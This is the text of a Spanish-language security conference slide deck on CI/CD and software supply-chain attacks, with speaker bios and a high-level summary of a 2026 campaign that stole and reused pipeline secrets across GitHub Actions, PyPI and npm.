



**¿Qué pasa cuando lo que
protege tu pipeline
es lo que lo compromete?**

Daniel Malvaceda

Ricardo Sanchez





Perfil del speaker



Daniel Malvaceda

AppSec Architect – Pacífico Seguros

Co-Fundador de pipebreach.com, donde investiga ataques a la cadena de suministro y CI/CD. Speaker en Ekoparty, DevOpsDays Medellín, 8.8 y DEF CON 34, y co-organizador de la village DevSecOps Space.


DEVSECOPS

CI/CD

APP SEC

SUPPLY CHAIN

DevSecOps
Space





Perfil del speaker



Ricardo Sanchez

Lead AppSec · PAcifico Seguro

Co-Fundador de pipebreach.com, donde investiga ataques a la cadena de suministro y CI/CD.

Speaker en Ekoparty, DEF CON 34, DEF CON 35.

AppSec

Cloud

Malware

CTI





Incidentes de seguridad de TeamPCP (2026)

Principales compromisos observados en la campaña de supply chain..


GitHub Actions

PyPI

npm

Cloud

Ecosistemas representados




Técnica más relevante

Robo y reutilización de secretos CI/CD para publicar artefactos maliciosos desde identidades confiables.


- 1 Compromiso de proyecto o pipeline
- 2 Publicación desde identidad confiable
- 3 Robo de tokens, OIDC, cloud, SSH y CI/CD
- 4 Reutilización para propagación y acceso cloud

